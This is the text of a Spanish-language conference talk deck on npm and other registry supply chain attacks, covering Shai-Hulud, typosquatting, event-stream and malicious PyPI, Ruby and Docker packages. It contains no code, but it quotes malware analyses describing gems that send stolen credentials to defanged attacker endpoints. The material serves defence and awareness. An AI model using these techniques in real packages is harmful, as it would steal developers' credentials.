

De worms a typosquatting: ¿Qué está pasando con npm?



Whoami



miguel.hernandez@sysdig.com

@miguelhzbz.bsky.social

LinkedIn: /in/miguelhzbz

+10 years in cybersecurity

- OSINT, Fraud detection, ML Security, Cloud native security...

Speaker at cybersecurity conferences

- HITB, HIP, DeepSec, pwd:CloudSec, RootedCon, Bsides, Codemotion...

Open-Source


- grafscan
- spyscrap
- offensive-ai-compilation

npm es la columna vertebral del desarrollo moderno, pero también una de las mayores superficies de ataque. Desde typosquatting hasta worms como Shai-Hulud, los incidentes en la cadena de suministro muestran la fragilidad del ecosistema. En esta charla revisaremos cómo y por qué ocurren estos ataques, qué patrones se repiten más allá de casos puntuales y qué prácticas podemos adoptar para proteger proyectos, organizaciones y comunidades en un entorno cada vez más complejo.


- ¿Por qué npm u otros pueden tener la misma suerte?
- ¿Cuáles son los patrones?
- ¿Qué podemos hacer?

- 01 Las noticias un día cualquiera
- 02 Ataques a la cadena de suministro
- 03 Registros y repositorios públicos
- 04 Shai Hulud
- 05 Qué podemos hacer
- 06 Conclusiones

September 23, 2025



- <https://www.sysdig.com/blog/shai-hulud-the-novel-self-replicating-worm-infecting-hundreds-of-npm-packages>
- <https://www.cisa.gov/news-events/alerts/2025/09/23/widespread-supply-chain-compromise-impacting-npm-ecosystem>
- <https://www.jit.io/blog/what-you-need-to-know-about-the-npm-supply-chain-attack>
- <https://www.reversinglabs.com/blog/shai-hulud-worm-npm>



November 24, 2025 v2



- <https://www.sysdig.com/blog/return-of-the-shai-hulud-worm-affects-over-25-000-github-repositories>
- <https://blog.gitguardian.com/shai-hulud-2/>
- <https://redcanary.com/blog/threat-detection/shai-hulud-worm/>
- <https://www.mend.io/blog/shai-hulud-the-second-coming/>

Shai Hulud – Worm

**+800 paquetes
npm afectados**



**¿Cómo atacaron a todos esos
paquetes a la vez?**

**Millones de
descargas**



**¿Por qué se descargaron esos
paquetes si eran malware?**

**Réplica
automática**



**¿Cómo funciona y cómo se
detuvo?**

Supply chain Attacks



Supply Chain – Definitions

SUPPLIER		CUSTOMER	
Attack Techniques Used to Compromise the Supply Chain	Supplier Assets Targeted by the Supply Chain Attack	Attack Techniques Used to Compromise the Customer	Customer Assets Targeted by the Supply Chain Attack
Malware Infection	Pre-existing Software	Trusted Relationship [T1199]	Data
Social Engineering	Software Libraries	Drive-by Compromise [T1189]	Personal Data
Brute-Force Attack	Code	Phishing [T1566]	Intellectual Property
Exploiting Software Vulnerability	Configurations	Malware Infection	Software
Exploiting Configuration Vulnerability	Data	Physical Attack or Modification	Processes
Open-Source Intelligence (OSINT)	Processes	Counterfeiting	Bandwidth
	Hardware		Financial
	People		People
	Supplier		

En algunos casos, usar nombres o marcas similares a los oficiales para tratar de engañar al usuario final no se catalogarían como supply chain attack, ya que no afecta a los paquetes originales.

Vulnerabilidades o errores desconocidos que no han sido usados por parte de los atacantes en ningún momento.

Aplicaciones vulnerables por versiones obsoletas que permitan el robo de datos de otro software sin que la cadena de suministro se vea afectada también sería un caso particular que podría no entrar en la categoría.

Supply Chain Compromise


Sub-techniques (3)

ID	Name
T1195.001	Compromise Software Dependencies and Development Tools
T1195.002	Compromise Software Supply Chain
T1195.003	Compromise Hardware Supply Chain

Adversaries may manipulate products or product delivery mechanisms prior to receipt by a final consumer for the purpose of data or system compromise.

Supply chain compromise can take place at any stage of the supply chain including:

- Manipulation of development tools
- Manipulation of a development environment
- Manipulation of source code repositories (public or private)
- Manipulation of source code in open-source dependencies
- Manipulation of software update/distribution mechanisms
- Compromised/infected system images (removable media infected at the factory)^{[1][2]}
- Replacement of legitimate software with modified versions
- Sales of modified/counterfeit products to legitimate distributors
- Shipment interdiction



How Hezbollah pagers may have detonated




Tiny amounts of explosive are believed to have been hidden inside

Source: BBC research

BBC


Supply Chain



Public Registries



Supply Chain



©2023 TREND MICRO

Python – pip

Malware in LLM Python Package Supply Chains



Stephen Thoemmes

Share     

The [gptplus](#) and [claudeai-eng](#) supply chain attack represents a sophisticated malware campaign that remained active and undetected on PyPI for an extended period. These malicious packages posed as legitimate tools for interacting with popular AI language models (ChatGPT and Claude) while secretly executing data exfiltration and system compromise operations.

Package Hashes

`gptplus-2.2.0.tar.gz`
`0453a2d0b09229745f328a98a7f13f28817307f070dc2211eacddb5430ea9e`

`claudeai_eng-1.0.0.tar.gz`
`58f68218f7d0c2150195608fac96e5a4249c58c749eeb8fcc9de8396d3c0acb8`

PyPitfall: Dependency Chaos and Software Supply Chain Vulnerabilities in Python

Jacob Mahon

Computer Science Department
New Jersey Institute of Technology
Newark, New Jersey, USA
jpm233@njit.edu

Chenxi Hou

Computer Science Department
New Jersey Institute of Technology
Newark, New Jersey, USA
ch395@njit.edu

One Detector Fits All:

Robust and Adaptive Detection of Malicious Packages from PyPI to Enterprises

Biagio Montaruli
SAP & EURECOM
Nice, France
biagio.montaruli@eurecom.fr

Luca Compagna
Endor Labs
Palo Alto, USA
lcompagna@endor.ai

Serena Elisa Ponta
SAP
Mougins, France
serena.ponta@sap.com

Davide Balzarotti
EURECOM
Biot, France
davide.balzarotti@eurecom.fr

Ruby

RESEARCH

SECURITY NEWS

60 Malicious Ruby Gems Used in Targeted Credential Theft Campaign

A RubyGems malware campaign used 60 malicious packages posing as automation tools to steal credentials from social media and marketing tool users.


Robo de credenciales en diferentes plataformas de redes sociales como **Tik Tok**, **Twitter**, **Telegram**, **Wordpress** entre otras.

Known malware		Known malware	
Package and version (1)		Package and version (1)	
njongto_duo@0.0.79		iuz-64bit@0.0.7	
Instance	Details	Instance	Details
Instance #1	Note njongto_duo pitches itself as a Windows-only autoposter for Naver stock-discussion rooms (증권토론방) and Kakao OpenTalk channels, targeting grey-hat promoters who want to flood finance forums with ticker hype. When executed it opens a Korean-language Glimmer-DSL-LibUI dialog that asks for the operator's Naver ID and password. The instant those credentials are submitted (before any posting begins) the script silently bundles the plaintext ID, password, and the host's MAC address, then exfiltrates the package via HTTP POST to <code>http://appspace[.]kr/bbs/login_check.php</code>, an endpoint controlled by the zon threat actor. The MAC address doubles as a hardware fingerprint, letting the attacker correlate victims across multiple installations and campaigns. Although the gem does run its promised stock-forum spam routine, this covert exfiltration turns njongto_duo into an infostealer: users hoping to amplify market chatter instead surrender their own sensitive credentials to the threat actor behind the wider "zon" malware cluster.	Instance #1	Note iuz-64bit advertises itself as a Windows-only "Instagram DM bulk sender". On launch it displays a Korean-language Glimmer-DSL-LibUI window that requests the operator's Instagram username and password. Directly after those values are supplied (and before any DM automation begins) the script silently bundles the plaintext credentials with the host's MAC address and exfiltrates them via an HTTP POST to <code>https://programzon[.]com/auth/program/signin</code>, an endpoint controlled by the threat actor behind the wider "zon" malware cluster. The MAC address serves as a hardware fingerprint, allowing the threat actor to correlate victims across separate installations and campaigns. Although the gem does execute its promised mass-messaging routine, this covert exfiltration turns iuz-64bit into an infostealer: grey-hat marketers seeking aggressive Instagram outreach instead hand over their own account details to the threat actor.

Docker Hub Scenario


Se realizó el análisis de **250,000 imágenes Linux** durante varios meses, **excluyendo imágenes oficiales y las verificadas**. El objetivo principal de la investigación era descubrir cuanto malware aparece en las imágenes publicadas por los usuarios a lo largo del registro publico de Docker Hub.

Image Name	Image Digest	Downloads
vibersastra/ ubuntu	81b850230c2a9ea155aa06adda5537f5 e01a4ec2b0209aaa24c23e06161ff385	10,000+
vibersastra/ golang	a6af08adbcf9eba00e3ea15f8a67a7766 465fb387868efd43ab77f7668a8dc46	6,900



OpenClaw's 230 Malicious Skills: What Agentic AI Supply Chains Teach Us About the Need to Evolve Identity Security

Updated: Feb 10



'Simple but dangerous' – Top VPNs targeted by typosquatting as 14% of fake domains found to be malicious

News By Chiara Castro published February 11, 2026

Major providers including NordVPN, ExpressVPN, and Proton VPN are among those targeted by lookalike domains

When you purchase through links on our site, we may earn an affiliate commission. [Here's how it works.](#)



Compromise source code







Fig. 2. Attack tree to inject malicious code into dependency trees.


npm

npm is the package manager for **Node.js**.
The npm Registry is a public collection of packages



2016 left-pad

> Borrar un paquete de 11 líneas colapsa internet



I've Just Liberated My Modules

Note: Thank you for all the support ♥

A few weeks ago a patent lawyer sent me an e-mail asking me to unpublish “kik” module from NPM. My answer was “no” and he replied me saying “I don’t wanna be dick about it, but “kik” is our registered brand and our lawyers gonna be banging on your door, and taking down your accounts.”

When I started coding Kik, didn’t know there is a company with same name. And I didn’t want to let a company force me to change the name of it. After I refused them, they reached NPM’s support emphasizing their lawyer power in every single e-mail CC’ing me. @izs accepted to change the ownership of this module, without my permission.

This situation made me realize that NPM is someone’s private land where corporate is more powerful than the people, and I do open source because, **Power To The People.**

Summary; NPM is no longer a place that I’ll share my open source work at, so, I’ve just unpublished all my modules.

2017 cross-env

Examples of Typosquatting

Real Domain Targeted

www.github.com
www.google.com
www.amazon.com
www.victoriass^{secret}.com
www.homed^{epot}.com

Typosquat Domain Example

www.g^lithub.com
www.go^ugle.com
www.am^ozon.com
www.victoriasecret.com
www.hom^depot.com

Typos
Missing an 'S'
Letters reversed


- > Un usuario llamado **hacktask** publicó 40 paquetes con nombres muy similares, una practica llamada typosquatting.

2018 event-stream

> Cambio el
mantenedor al
ganarse su confianza.

~2 millones de
descargas semanales.

Backdoored sub-dependency? flatmap-stream-0.1.1 and flatmap-stream-0.1.2 #1451



NewEraCracker opened this issue 10 days ago · 0 comments



NewEraCracker commented 10 days ago



nodemon requires pstree.remy (^1.1.0 - installed 1.1.0) -> ps-tree (^1.1.0 - installed 1.1.0) -> event-stream (~3.3.0 - installed 3.3.6) -> flatmap-stream (^0.1.0 - npm installs 0.1.2).

This last one is very suspicious.

See: [dominictarr/event-stream#115](#)


Please either force version 0.1.0 of flatmap-stream or update event-stream to latest version (which no longer requires the affected module).

Regards.

2021 ua-parser-js

➤ Robo de credenciales a desarrollador (Phishing) afecta a paquetes usados por Meta, Microsoft, Amazon...

~8 millones de descargas a la semana



```

> cdk
LIBERTY LIBERTY LIBERTY
LIBERTY LIBERTY LIBERTY
LIBERTY LIBERTY LIBERTY

